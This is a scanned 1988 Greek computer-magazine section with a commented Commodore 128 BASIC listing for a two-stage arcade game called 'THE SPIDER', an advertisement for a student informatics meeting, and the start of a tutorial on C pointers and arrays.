*****ΦΙΛΙΚΟ ΠΕΡΙΒΑΛΛΟΝ - ΠΡΟΘΥΜΗ ΕΞΥΠΗΡΕΤΗΣΗ**




Micros Computers

Καποδιστρίου 28, Τηλ.: **3639.511**
Μεσογείων 57, Τηλ.: **7794.286.7771.007** ΑΘΗΝΑ

ΚΑΤΩ ΑΠ'ΤΑ ΠΛΗΚΤΡΑ

THE SPIDER

ΕΠΙΜΕΛΕΙΑ: ΓΙΩΡΓΟΣ ΚΥΠΑΡΙΣΣΗΣ

ΠΡΟΓΡΑΜΜΑΤΙΣΤΗΣ: ΣΕΡΓΙΟΣ ΜΟΡΦΗΣ

COMMODORE 128

Είναι πραγματικά απόλαυση να προγραμματίζει κανείς με μια καλή BASIC. Όπως για παράδειγμα με την BASIC V7.0, του COMMODORE 128. Λοιπόν, αυτή τη φορά οι εξερευνητές των listings δεν πρέπει να έχουν παράπονο: έχουμε ένα ωραίο arcade που δεν είναι γραμμένο σε AMSTRAD.

Αυτό που ίσως θα πρέπει να προσέξετε, φίλοι μας, είναι ότι οι απλές και λειτουργικές υπορουτίνες είναι θησαυρός · γιατί να μπερδεύετε τη ζωή σας με πολλά και ατέλειωτα loops; Καιρός όμως να δούμε και το πρόγραμμά μας από κοντά. Το όνομά του: THE SPIDER.

ΜΙΝΙ ΑΝΑΛΥΣΗ

Το παιχνίδι θέλει από σας γρήγορα ανακλαστικά (αλλιώς, τι arcade θα ήταν;). Οδηγείτε λοιπόν το πιστό ουφάκι σας ανάμεσα σε ένα πλήθος από εξωγήινα σχήματα.

Όλα καλά μέχρι εδώ, αλλά υπάρχει και μια λεπτομέρεια: Οδηγείτε στο αντίθετο ρεύμα! Τέλος πάντων, αν είστε ραλλίστες, εδώ θα το δείξετε. Αποστολή σας είναι να παραμείνετε σώοι μέχρι το τέλος του χρόνου, οπότε και περνάτε ακάθεκτοι στη δεύτερη πίστα. Το παιχνίδι είναι γραμμένο σε HIGH RESOLUTION mode και χρησιμοποιεί και τα 8 sprites του COMMODORE, ενώ υπάρχει πρόβλεψη και για πίνακα high scorers, ο οποίος μάλιστα σώζεται και στη δισκέτα. Ας πάρουμε από την αρχή το listing:

Γραμμές 1 - 185: Αρχικά έχουμε μια εισαγωγική οθόνη. Η γραμμή 1 θα μπορούσε να έχει παραλειφθεί, ίσως, μια και κανένα sprite δεν είναι ακόμα σχηματισμένο. Προσέξτε τη γραμμή 154: έχουμε αλλαγή του mode της οθόνης από text σε graphic, γι΄ αυτό και η εντολή print αντικαθίσταται από την char.

Η εντολή 159 «περικλείει» το σχήμα που σχηματίστηκε σε ένα sprite και η 160 του δίνει το διακριτικό του αριθμό: νούμερο 1. Είναι η κλασική διαδικασία δημιουργίας sprites και απαιτεί, εκτός των άλλων, ένα ελεύθερο string (εδώ το A$). Η διαδικασία επαναλαμβάνεται μέχρι την εντολή 185, για τα 7 από τα 8 sprites της οθόνης.

```
1 FORI=1TO8:MOVSPRI,0#0:NEXTI
18 SCNCLR
19 WINDOW 0,0,39,23,1
20 COLOR 0,2:COLOR 4,2:COLOR 5,5
150 SCNCLR:COLOR 0,2:COLOR 4,2:COLOR 5,5
151 PRINT"(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)PLEASE SOLDIER F
ILL IN"
152 INPUT"(DOWN)NAME:";N$
153 PRINT"(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)GOOD LUCK....":SLEEP2
154 COLOR1,2:COLOR 0,1:GRAPHIC1,1 :COLOR 4,1:CHAR 1,10,23,"PLEASE WAIT":COLOR 1,
1
155 DRAW 1,28,20TO20,12TO16,12TO16,20TO31,20TO33,22TO31,24TO16,24TO16,32TO20,32T
O28,24
156 BOX 1,14,15,16,29 :BOX1,10,17,14,21:BOX1,10,23,14,27
157 PAINT 1,20,15 :PAINT1,20,27
158 PAINT 1,15,16
159 SSHAPE A$,10,12,33,32
160 SPRSAV A$,1
161 FORI=9TO1STEP-1.5:CIRCLE 1,21.5,130,I,I:NEXTI
162 SSHAPE B$,10,120,33,140:SPRSAV B$,2
163 CIRCLE 1,100,100.8,8:CIRCLE 1,100,100,5,5 :CIRCLE 1,100,100,2,2:PAINT1,100,1
00:PAINT 1,100,106
164 SSHAPEB$,85,88,108,108
```

```
165 SPRSAV B$,4
166 BOX 1,200,30,203,50:BOX1,203,34,206,46:BOX1,206,38,209,42:BOX1,197,34,200,46
:BOX1,194,38,197,42
167 PAINT 1,202,40:PAINT 1,208,40:PAINT 1,196,40
168 SSHAPE B$,194,30,217,50
169 SPRSAV B$,5
170 BOX 1,250,90,252,100:BOX 1,246,94,256,96
171 CIRCLE1,251,88,2,2:CIRCLE 1,251,102,2,2:CIRCLE1,244,95,2,2:CIRCLE 1,258,95,2
,2
172 PAINT 1,251,88:PAINT 1,251,102:PAINT 1,244,95:PAINT1,258,95
175 SSHAPE B$,242,86,265,106
178 SPRSAV B$,6
179 DRAW 1,110,20TO130,30TO130,20TO110,30TO110,20TO130,20TO120,15TO110,20TO110,3
0TO130,30TO120,35TO110,30
180 PAINT 1,120,32:PAINT 1,120,16:PAINT1,112,25:PAINT 1,128,25
181 SSHAPE B$,110,15,133,35
182 SPRSAV B$,7
183 CIRCLE 1,170,90,5,5:PAINT1,170,90: DRAW 1,170,100TO170,080:DRAW1,160,90TO180
,90
184 SSHAPE B$,160,80,183,100
185 SPRSAV B$,8
```

Γραμμές 200 - 270: Το resolution της οθόνης αλλάζει. Χρησιμοποιείται η οθόνη χαμηλής ανάλυσης του COMMODORE, που επιτρέπει περισσότερα χρώματα, ενώ συγχρόνως επιτρέπεται και η μείξη κειμένου στις τελευταίες δύο γραμμές της οθόνης. Στις γραμμές αυτές ζωγραφίζεται η 1η πίστα. Η γραμμή 219 είναι ίσως η πιο αξιοπρόσεχτη: χρησιμοποιείται η γεννήτρια τυχαίων αριθμών για τη σχεδίαση 30 μικρών «άστρων». Η τεχνική αυτή βέβαια δεν υπόσχεται πολύ καλό στήσιμο, μια και είναι πιθανόν τα pixels να «πέσουν» πολύ κοντά, ενώ αλλού να αραιώνουν, αλλά βοηθά στην ποικιλία των γραφικών και αυτό μετράει περισσότερο στην «αντοχή στο χρόνο» του παιχνιδιού.

Τα sprites εμφανίζονται στις θέσεις τους έτοιμα για την αναμέτρηση. Υπεύθυνες γι' αυτό οι εντολές 221 έως 270. Αμέσως επόμενη κίνηση είναι το «ζωντάνεμα» των sprites.

```
200 COLOR 0,1:COLOR 4,1
201 GRAPHIC 4,1
203 COLOR 1,3:COLOR 2,9:COLOR 3,11
204 CIRCLE 2,159,1,60,120
205 CIRCLE 2,130,50,60,20,35,330,135
206 CIRCLE 2,130,50,45,5,42,300,135
207 PAINT2,110,49:PAINT2,93,80
208 CIRCLE  3,120,20,5,5:CIRCLE3,150,60,3,3:CIRCLE 3,135,80,5,5,0,360,90
209 CIRCLE 1,159,1,60,120
210 CIRCLE 1,130,50,60,20,35,330,135
211 CIRCLE 1,130,50,45,5,42,300,135
212 CIRCLE  1,120,20,5,5:CIRCLE1,150,60,3,3:CIRCLE 1,135,80,5,5,0,360,90
213 PAINT 1,130,95:PAINT 1,130,5
214 CIRCLE 2,159,1,60,120
218 COLOR 1,15:  CIRCLE 1,80 ,20,5,8:PAINT1,80,20
219 COLOR 3,8:FORU=1TO30 :X=INT (RND (0.5)*320) +1:Y=INT (RND (2)*100) +1:DRAW 3
,X,Y:NEXT U
220 MOVSPR 1,0#0:MOVSPR2,0#0:MOVSPR4,0#0:MOVSPR5,0#0:MOVSPR6,0#0:MOVSPR7,0#0:MOV
SPR8,0#0
221 SPRITE 1,1,2,0,0,0,0 :SPRITE 2,1,2,0,0,0,0
222 MOVSPR 1,30,100:MOVSPR2,220,52
223 SPRITE 4,1,8,0,0,0,0
224 MOVSPR 4,220,100
225 SPRITE 5,1,14,0,0,0,0:MOVSPR 5,220,130
230 SPRITE 6,1,6,0,0,0,0
```

```
235 MOVSPR 6,220,151
240 SPRITE 7,1,5,1,0,0,0
250 MOVSPR 7,220,172
260 SPRITE 8,1,16,0,0,0,0
270 MOVSPR 8,220,76
```

Γραμμές 281 - 360: Κίνηση. Προσέξτε τη διπλή ιδιότητα της εντολής MOVSPR: Τοποθέτηση των sprites και κίνησή τους. Μια και έχουμε μείξη με text mode, δεν χρειάζεται πλέον η char. Ξανά σε χρήση η πολύ πιο απλή print. Στις εντολές 288 έως 345 έχουμε ένα διπλό loop: Ενώ μειώνεται ο χρόνος ανιχνεύονται οι κινήσεις του joystick με τη χρήση της πολύ καλής εντολής GET. Κάτι που θέλει προσοχή είναι η 350.

Η εντολή 440 δεν υπάρχει πουθενά. Βέβαια, το πρόγραμμα συνεχίζει την 441, αλλά πάντως είναι ένα λάθος, από τα συχνότερα λάθη των προγραμματιστών. Προσοχή λοιπόν!!

```
281 REM*****MOVEMENT*****
285 MOVSPR 2,270#8:MOVSPR4,270#9:MOVSPR5,270#7:SLEEP 1 :MOVSPR6,270#7:MOVSPR7,27
0#9:MOVSPR 8,270#10
286 COLOR 5,5:PRINT"STAGE 1","PILOT:";N$:PRINT"(DOWN)TIME:":           WINDOW 7
,22,39,23,1
288 FORG=250TO1STEP-1
289 PRINTG
290 GETA$
300 IFJOY(2)=0THENMOVSPR 1,0#0
310 IF JOY(2)=1THEN MOVSPR 1,1#5
320 IF JOY(2)=3THENMOVSPR 1,90#5
330 IF JOY(2)=5THEN MOVSPR 1,180#5
340 IF JOY(2)=7THEN MOVSPR 1,270#5
342 COLLISION 1,410
345 NEXTG
350 GOTO440
360 END
```

Γραμμές 410 - 470: Εδώ είναι ο κορμός του παιχνιδιού. Το πρόγραμμα περιλαμβάνει υπορουτίνες για το τέλος και την αρχή της 2ης πίστας. Τυπώνονται τα σχετικά μηνύματα, ενώ εάν έχετε δυστυχώς χάσει πάμε στο block των εντολών 1215, όπου «διαβάζονται» από το δίσκο τα HIGH SCORES.

```
410 SPRITE1,0: SPRITE 2,0:SPRITE4,0:SPRITE5,0:SPRITE6,0:SPRITE7,0:SPRITE8,0:GRAP
HIC 0,1:SOUND3,500,200,2,500,1,3
415 FORN=1TO3:FORP=1TO16:COLOR 0,P:COLOR 4,P:NEXTP:NEXTN
420 GRAPHIC 1,1:      COLOR1,2:CHAR1,5,10,"YOUR LUCK ENDS HERE..."
425 SLEEP4:GRAPHIC0,1:CLR:GOTO1215
440 SPRITE2,0:SPRITE4,0:SPRITE5,0:SPRITE6,0:SPRITE7,0:SPRITE8,0:MOVSPR 1,0#0
445 SLEEP3:SPRITE1,1,2,1,0,0,0:MOVSPR1,90#1:FORM=1TO4000:NEXTM:SPRITE1,0
448 COLOR 1,2:CHAR 1,6,8,"STAGE 1 IS COMPLETED"
450 CHAR 1,5,10,"CONGRATULATIONS YOU MADE IT..":CHAR 1,1,12,"PREPARE FOR YOUR LA
ST DIVE ",1:SLEEP5
455 GRAPHIC 1,1
456 COLOR 1,5:BOX 1,50,50,75,75:PAINT 1,60,60:DRAW 1,75,62TO100,62:COLOR 1,9:DRA
W 1,100,62TO125,62
457 BOX 1,125,50,150,75:PAINT1,130,60:DRAW 1,150,62TO175,62:COLOR 1,8:DRAW 1,175
,62TO200,62:BOX 1,200,50,225,75:PAINT1,210,60
458 CHAR 1,4,10,"STAGE 1":CHAR 1,14,10,"STAGE 2":CHAR 1,25,10,"END"
459 FORT=1TO16:COLOR1,T: DRAW 1,096,47TO115,47TO110,45TO115,47TO110,49:NEXT T:SL
EEP4
460 GOTO 504
470 END
```

ΚΑΤΩ ΑΠ'ΤΑ ΠΛΗΚΤΡΑ

Γραμμές 504 - 750: Δεν έχουμε τίποτα καινούργιο. Επαναλαμβάνεται η διαδικασία για δημιουργία πίστας, χωρίς βέβαια να επανακαθορίζονται τα sprites. Επίσης, οι ίδιες εντολές επαναλαμβάνονται και στις γραμμές 755 - 830. Εδώ θα πρέπει να τονίσουμε τη «δύναμη» της εντολής COLLISION, της εντολής-ανιχνευτή. Η σημασία της είναι πολύ μεγάλη, μια και χωρίς αυτή ο Σέργιος θα αναγκαζόταν να χρησιμοποιήσει ατέλειωτα loops.

Οι γραμμές 840 - 855 θα μπορούσαν και να μην υπάρχουν, μια και είναι αντίγραφα των 410 - 470. Ένα GOSUB στις εντολές αυτές θα γλύτωνε το listing από μερικά bytes και εμάς από λίγη πληκτρολόγηση!

Η τελευταία και νικητήρια πίστα είναι η 890 - 1060. Είναι ό,τι πρέπει για το ηθικό σας!

Θα τελειώσουμε με τις εντολές 1080 - 1247. Εδώ γράφεται στο δίσκο το high-score, με ταυτόχρονο έλεγχο εγγραφής, κάτι που μας άρεσε ιδιαίτερα σαν ιδέα.

Μέχρι τώρα δεν μας έκανε καρδιά να κλείσουμε τον υπολογιστή, κάθε φορά που καταφέρνουμε το high-score!

Απλό και διασκεδαστικό, έτσι δεν είναι; Οι πολύ λίγες διακλαδώσεις που χρησιμοποιούνται το κάνουν πολύ εύκολο στην «ανάγνωση», ενώ οι δύο μόνο πίστες δεν αποτελούν κανένα πρόβλημα · μπορείτε πολύ εύκολα να δημιουργήσετε τις δικές σας. Το μόνο που χρειάζεται είναι μερικές εντολές, άλλη τόση φαντασία και προπαντός ... γερά δάχτυλα!

```
504 COLOR 0,15:COLOR 4,15:COLOR 2,10:COLOR 3,14:GRAPHIC1,1:BOX1,30,30,40,40:SSHA
PEB$,30,30,53,51:SPRSAVB$,3
505 GRAPHIC 4,1:WINDOW 0,0,39,23
506 COLOR 5,1:PRINT"(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)
(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)STAGE 2","PILO
T:";N$
507 DRAW 2,0,100TO100,50TO200,120
508 DRAW 2,0,120TO200,120
509 DRAW 2,0,100TO200,125
510 PAINT 2,60,80
511 DRAW 3,0,100TO200,125
512 DRAW 3,0,120TO200,120
513 PAINT 3,50,110
514 COLOR 2,7
515 DRAW 2,10,125TO150,125
516 DRAW 2,10,125TO0,135
517 DRAW 2,150,125TO160,135
518 PAINT 2,50,130
519 COLOR 3,6:DRAW 3,10,125TO150,125:DRAW 3,10,125TO 00,135:DRAW3,150,125TO160,1
35
540 DRAW 3,0,120TO200,120
550 PAINT 3,50,122
560 COLOR 2,2:COLOR 3,16
570 CIRCLE2,30,0,10,10 :PAINT 2,30,0
580 CIRCLE2,20,10,10,10:PAINT 2,20,10
590 CIRCLE2,0,0,15,15:PAINT 2,0,0
600 CIRCLE3,40,0,15,15:PAINT3,40,0
610 CIRCLE 2,70,0,10,10:PAINT 2,70,0
630 CIRCLE 3,90,5,10,10:PAINT 3,90,5
640 COLOR 2,10
650 DRAW 2,0,100TO200,125
660 DRAW 2,120,65TO160,50:PAINT 2,140,60
670 DRAW 2,50,75TO0,47:PAINT 2,25,70
680 MOVSPR 1,0#0:MOVSPR2,0#0:MOVSPR4,0#0:MOVSPR5,0#0:MOVSPR6,0#0:MOVSPR7,0#0:MOV
SPR8,0#0
685 SPRITE 1,1,2,0,0,0,0 :SPRITE 2,1,2,0,0,0,0:MOVSPR1,0#0:MOVSPR2,0#0
690 MOVSPR 1,150,185
695 MOVSPR 2,30,20
700 SPRITE 4,1,8,0,0,0,0
705 MOVSPR4,0#0:MOVSPR 4,70 ,20
710 SPRITE 5,1,14,0,0,0,0:MOVSPR5,0#0  :MOVSPR 5,120,020
715 SPRITE 6,1,6,0,0,0,0
720 MOVSPR6,0#0:MOVSPR 6,160,020
725 SPRITE 7,1,5,0,0,0,0
```

```
730 MOVSPR7,0#0:MOVSPR 7,210,020
740 SPRITE 8,1,1,0,0,0,0
745 MOVSPR8,0#0:MOVSPR8,260,20
746 SPRITE 3,1,14,0,0,0,0
747 MOVSPR 3,0#0:MOVSPR3,290,20
750 SLEEP5
755 REM*****MOVEMENT*****
760 MOVSPR 2,180#10:MOVSPR3,180#08:MOVSPR4,180#06:MOVSPR5,180#05:MOVSPR6,180#06:
MOVSPR7,180#9:MOVSPR8,180#8:MOVSPR3,180#10
766 PRINT" TIME:":WINDOW7,22,30,23,1
770 FORG=180TO1STEP-1
772 PRINTG
775 GETA$
780 IFJOY(2)=0THENMOVSPR 1,0#0
785 IF JOY(2)=3THEN MOVSPR 1,90#5
795 IF JOY(2)=7THEN MOVSPR 1,270#5
805 COLLISION 1,840
810 NEXTG
820 GOTO860
830 END
840 SPRITE1,0: SPRITE 2,0:SPRITE4,0:SPRITE5,0:SPRITE6,0:SPRITE7,0:SPRITE8,0:SPRI
TE3,0:GRAPHIC 0,1:SOUND3,500,200,2,500,1,3
845 FORN=1TO3:FORP=1TO16:COLOR 0,P:COLOR 4,P:NEXTP:NEXTN
850 GRAPHIC 1,1:      COLOR1,2:CHAR1,5,10,"YOUR LUCK ENDS HERE..."
855 SLEEP4:GRAPHIC0,1 :CLR:GOTO 1215
860 SPRITE2,0:SPRITE4,0:SPRITE5,0:SPRITE6,0:SPRITE7,0:SPRITE8,0:SPRITE3,0:MOVSPR
1,0#0
865 SLEEP3:SPRITE1,1,2,0,0,0,0:MOVSPR1,90#1:FORM=1TO4000:NEXTM:SPRITE1,0
870 COLOR 1,2:CHAR 1,6,8,"STAGE 2 IS COMPLETED"
880 CHAR 1,5,10,"CONGRATULATIONS YOU MADE IT..":CHAR 1,1,12,"YOU ARE OUR SOLDIER
"     ,1:SLEEP5
890 COLOR 0,1:COLOR 4,1:GRAPHIC 3,1:COLOR 1,2:COLOR 2,16:COLOR 3,3
900 DRAW1,0,100TO30,20TO130,20TO160,100TO155,100TO130,25TO30,25TO5,100TO0,100:PA
INT 1,100,22:PAINT 1,2,99:PAINT1,158,99
910 DRAW 2,0,100TO160,100TO160,105TO0,105TO0,100TO0,105TO10,130TO10,140TO150,140
TO150,130TO160,100
920 PAINT2,50,102:DRAW2,10,140TO10,150TO150,150TO150,140TO150,150TO160,160TO0,16
0TO10,150:PAINT2,5,150:PAINT2,155,150
930 CHAR 1,10,18,"MESSAGE RECORDER",1
935 FORI=30TO45STEP5:CIRCLE1,I,120,2,2:PAINT1,I,120:NEXTI
940 BOX 3,50,120,60,125:PAINT 3,55,122
945 COLOR 2,8:COLOR 1,3:COLOR 3,9
950 CIRCLE1,100,120,5,8:DRAW2,100,120TO97,120:DRAW2,100,120TO100,125
955 CIRCLE 1,80,120,4;6:PAINT1,80,120
960 CIRCLE 3,120,120,4,6:PAINT3,120,120
965 COLOR 3,11:CIRCLE3,80,55,10,15:PAINT 3,81,55
970 COLOR 2,9:CIRCLE2,80,55, 5,25,125,430,45
980 COLOR 2,2:CHAR2,27,5,"X=344":CHAR2,27,7,"Y=231":SLEEP 6
985 CHAR 2,5,20,"SONAR REPORTS BIG EXPLOSION":SOUND3,500,500,2,500,1,3
986 FORT=1TO6
990 FOR I=1TO16:COLOR 0,I:COLOR 4,I:NEXTI
995 NEXT T:COLOR 0,1:COLOR4,1
1000 COLOR 2,1 :CIRCLE2,80,55,10,15:PAINT 2,81,55:PAINT 2,80,67:PAINT 2,75,45
1005 COLOR 2,1:CIRCLE2,80,55, 5,25,125,430,45
1010 SLEEP3:COLOR 2,2
1020 CHAR 2,5,20,"HEADQUARTERS TO PILOT          ":SLEEP3
1025 SLEEP3:CHAR 2,5,20,"YOU FOUGHT BRAVELY AND SUCCEEDED":SLEEP3
```

Γ' ΠΑΜΜΑΘΗΤΙΚΗ ΣΥΝΑΝΤΗΣΗ

ΠΛΗΡΟΦΟΡΙΚΗΣ & ΗΛΕΚΤΡΟΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ

23 ΑΠΡΙΛΙΟΥ 1988



ΣΚΟΠΟΣ

Η ενημέρωση των ενδιαφερόμενων πάνω στην έννοια της Πληροφορικής, των Ηλεκτρονικών Υπολογιστών και των εφαρμογών τους σε όλους τους τομείς της καθημερινής ζωής.

Η απάντηση στην Πληροφορική πρόκληση με τη θέληση, τη διάθεση και το δυναμισμό να μπούμε κι 'μεις, με γρήγορους ρυθμούς, στο παγκόσμιο παιχνίδι της Πληροφορικής.

Η ενημέρωση γύρω από τις τελευταίες τεχνολογικές και εκπαιδευτικές εξελίξεις στο χώρο της Πληροφορικής τόσο στο Ελληνικό, όσο και στο διεθνές επίπεδο.

ΠΡΟΓΡΑΜΜΑ

Η συνάντηση περιλαμβάνει:

- Εισηγήσεις από καθηγητές Πολυτεχνείων και Πανεπιστημίων, εμπειρογνωμόνων σε θέματα Πληροφορικής, ανώτερων και ανώτατων διοικητικών στελεχών Ελληνικών και Ξένων Επιχειρήσεων.
- Παρουσίαση προγραμμάτων Η/Υ
- Ανοιχτές συζητήσεις των εισηγητών με το ακροατήριο
- Προβολή σλάιτς
- Απονομή ΔΙΠΛΩΜΑΤΩΝ ΣΥΜΜΕΤΟΧΗΣ

Για περισσότερες πληροφορίες και τους όρους συμμετοχής οι ενδιαφερόμενοι μπορούν να απευθύνονται στη Γραμματεία της Συνάντησης:
ΑΘΗΝΑ, ΕΜΜ. ΜΠΕΝΑΚΗ 32 - ΤΗΛ. 3645.111,2,3
ΠΕΙΡΑΙΑΣ, ΒΑΣ. ΚΩΝ/ΝΟΥ 33 - ΤΗΛ. 4120.088
καθημερινά από τις 10.00΄ το πρωί έως τις 08.00΄ το βράδυ.

ΔΙΟΡΓΑΝΩΣΗ



ΕΚΠΑΙΔΕΥΤΙΚΟΣ
ΟΡΓΑΝΙΣΜΟΣ ΞΥΝΗ

ΚΕΑΣ ΞΥΝΗ | Mediterranean College | CARIERRA | Pen-Pal | ΕΠΙ | ΚΕΝΤΡΟ ΓΛΩΣΣΩΝ ΞΥΝΗ

ΜΕ ΤΗ ΣΥΝΕΡΓΑΣΙΑ ΤΩΝ ΠΕΡΙΟΔΙΚΩΝ

COMPUTER PIXEL

Για να πάρετε τις προσκλήσεις συμμετοχής στη Συνάντηση, συμπληρώστε τα στοιχεία σας και φέρτε το ΔΕΛΤΙΟ ΣΥΜΜΕΤΟΧΗΣ στη Γραμματεία της Συνάντησης:
Εμμ. Μπενάκη 32, Αθήνα, Τηλ.: 3645.111,2,3 Βασ. Κων/νου 33, Πειραιάς, Τηλ.: 4120.088

ΔΕΛΤΙΟ ΣΥΜΜΕΤΟΧΗΣ

ΟΝΟΜΑΤΕΠΩΝΥΜΟ ______________________ ΙΔΙΟΤΗΤΑ ______________

ΔΙΕΥΘΥΝΣΗ ______________ ΠΟΛΗ ______________ Τ.Κ. ________ ΤΗΛ. ________

```
1030 CHAR 2,5,20,"SO ALL THE BASE THANKS YOU          ":SLEEP3
1040 CHAR 2,5,20,"FOR YOUR GREAT FIGHT AGAINST DANGER":SLEEP5
1050 GRAPHIC 0,1:WINDOW 1,1,39,23,1
1060 SLEEP4
1070 COLOR 0,2:COLOR 4,2:COLOR 5,6
1075 PRINT"YOU ARE ONE OF OUR GREATEST WARRIORS":PRINT"---------------------------
-----------"
1080 COLOR 5,5:PRINT"(DOWN)(RGHT)(RGHT)(DOWN)(DOWN)(DOWN)(RGHT)(RGHT)(RGHT)(RGHT
)(RGHT)(RGHT)(RGHT)(RGHT)PLEASE INSERT THE DISK"
1085 PRINT"(DOWN)(RGHT)(RGHT)(RGHT)(RGHT)(RGHT)WHEN READY PRESS A KEY"
1090 GETKEYA$:IFA$=""THEN1090
1100 PRINT"(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(RGHT)(RGHT)(RGHT)(RGHT)(RGHT)(RGHT)SAV
ING NAME...."
1105 :
1110 DOPEN#1,"HIGH SCORES",L100,U8,D0
1120 RECORD#1,3
1130 RECORD#1,3
1140 GOSUB 1200
1150 PRINT#1,N$
1155 RECORD#1,3
1160 GOSUB 1200
1170 GOSUB 1200
1180 CLOSE 1
1190 PRINT"CORRECT RECORD"
1195 SLEEP3:CLR:GOTO1220
1200 IFDS>1ANDDS<>50THENPRINT"ERROR":PRINTDS$:END
1210 RETURN
1215 WINDOW 0,0,39,23
1220 :
1221 DOPEN#1,"HIGH SCORES",L100,U8,D0
1222 RECORD#1,3
1223 RECORD#1,3
1224 GOSUB1235
1225 INPUT#1,N$
1226 RECORD#1,3
1227 GOSUB1235
1228 GOSUB1235
1230 CLOSE 1
1232 PRINT"(DOWN)(DOWN)READ COMPLETE ,NO ERRORS"
1233 SLEEP2:GOTO1240
1235 IFDS>1ANDDS<>50THEN PRINT"(DOWN)(RGHT)(RGHT)ERROR IN READ":PRINTDS$:SLEEP2:
END
1236 RETURN
1240 WINDOW0,0,39,23:    SCNCLR
1241 PRINT"****************************************"
1242 PRINT"  H I G H  S C O R E R S....."
1243 PRINT"****************************************"
1244 PRINT"(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(RGHT)(RGHT)(RGHT)(RGHT)(RG
HT)";N$
1245 PRINT"(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)(DOWN)*********
*******************************"
1246 SLEEP5:SCNCLR:  PRINT"PRESS RUN/STOP & RESTORE AT THE SAME TIME"
1247 END

READY.
```

C POINTERS ...EN ΔΡΑΣΕΙ

Έχοντας ήδη αναφερθεί στους pointers, αυτό το μήνα μπορούμε να δούμε πώς χρησιμοποιούνται από το σχετικά έμπειρο προγραμματιστή για να δώσουμε σε κάποιο πρόγραμμα την ευελιξία και τη συμπαγή δομή που ξεχωρίζει μία επαγγελματική δουλειά. Η διαχείριση δεδομένων που καταχωρούνται με συγκεκριμένες δομές (όπως π.χ. πίνακες πολλών διαστάσεων) απλοποιείται κατά πολύ, ενώ η κατασκευή συναρτήσεων, που κανονικά δεν θα μπορούσαν να υπάρχουν σε ένα πρόγραμμα της C, σύμφωνα με τα μέχρι τώρα γνωστά, δίνει τη δυνατότητα στο χρήστη να φτιάξει τη γλώσσα «στα μέτρα του».

ΤΟΥ Α. ΤΣΙΡΙΜΩΚΟΥ

Οι πολυδιάστατοι πίνακες (multi dimensional arrays) μπορούν να χρησιμοποιηθούν στη C και χωρίς να χρειαστεί να καταφύγει κανείς στους pointers. Έτσι, για παράδειγμα, μπορούμε να ορίσουμε ένα δισδιάστατο πίνακα 3×3 ως εξής:

```
int matrix[ 3] [ 3] = { (1, 0, 0,), (0, 1, 0), (0, 0, 1)
```

δηλαδή παραθέτοντάς τον σαν πίνακα πινάκων. Με τον ίδιο τρόπο, οι τρισδιάστατοι πίνακες είναι πίνακες πινάκων με στοιχεία πάλι πίνακες κ.ο.κ.

Ναι, αλλά όπως είδαμε τον προηγούμενο μήνα, όταν ορίζεται ένας πίνακας, αυτό που στην πραγματικότητα εμφανίζεται στο πρόγραμμα, μετά τη φάση του compilation, είναι ένας pointer που δείχνει στα επιμέρους στοιχεία του. Έτσι, στη συγκεκριμένη περίπτωση, ένας δισδιάστατος πίνακας θα είναι στην ουσία ένας pointer που θα δείχνει αντικείμενα - πίνακες. Αν ο πίνακας matrix πρέπει να χρησιμοποιηθεί από μία συνάρτηση f, τότε η δήλωση της συνάρτησης θα μπορούσε να γραφεί με οποιονδήποτε από τους παρακάτω τρόπους:

```
f(matrix)
int matrix[ 3] [ 3];
{
...
}
```

ή

```
f(matrix)
int matrix[ ] [ 3];
```

ή

```
f(matrix)
int (*matrix) [ 3];
```

Ο δεύτερος τρόπος είναι ισοδύναμος με τον πρώτο γιατί, όπως είπαμε, αυτό που τελικά περνάει στη συνάρτηση είναι απλώς ένας pointer, άρα δεν έχει σημασία η διάσταση των γραμμών του πίνακα, αλλά μόνο των στηλών. Η ίδια λογική κυριαρχεί και στον τρίτο τρόπο, όπου χρησιμοποιείται ευθύς εξ αρχής ο pointer. Εδώ πρέπει να σημειωθεί ότι η παρένθεση που βάλαμε είναι απαραίτητη: Οι αγκύλες έχουν μεγαλύτερη προτεραιότητα απέναντι στον αστερίσκο, οπότε η δήλωση

```
int *matrix[ 3]
```

μεταφράζεται από τον compiler σαν μονοδιάστατος πίνακας τριών στοιχείων με το κάθε στοιχείο να είναι pointer που δείχνει σε ακέραιους.

Φυσικά, πίνακες με pointers είναι αποδεκτά στοιχεία της γλώσσας, δεδομένου ότι οι pointers είναι μεταβλητές, όπως τονίσαμε στον ορισμό τους. Και όχι μόνο αυτό, αλλά χρησιμοποιούνται σε μεγάλο βαθμό και σε προγράμματα που διαχειρίζονται μεγάλες δομές δεδομένων, όπως π.χ. προγράμματα επεξεργασίας κειμένου, όπου τα κείμενα μπορούν να θεωρηθούν σαν πίνακες με στοιχεία πίνακες μεταβλητού μήκους (τις γραμμές κειμένου, που φυσικά μπορεί να έχουν διαφορετικό πλήθος χαρακτήρων η καθεμιά). Ακριβώς λόγω του μεταβλητού μήκους, η συμβατική αντιμετώπιση του κειμένου σαν πίνακα δύο διαστάσεων θα αποτύχαινε - η μόνη λύση είναι να θεωρήσουμε την κάθε γραμμή κειμένου σαν κάποιο αντικείμενο μέσα στη μνήμη που μπορεί να δείχνεται από κάποιον pointer και να κατασκευάσουμε ένα πίνακα με στοιχεία αυτούς τους pointers.

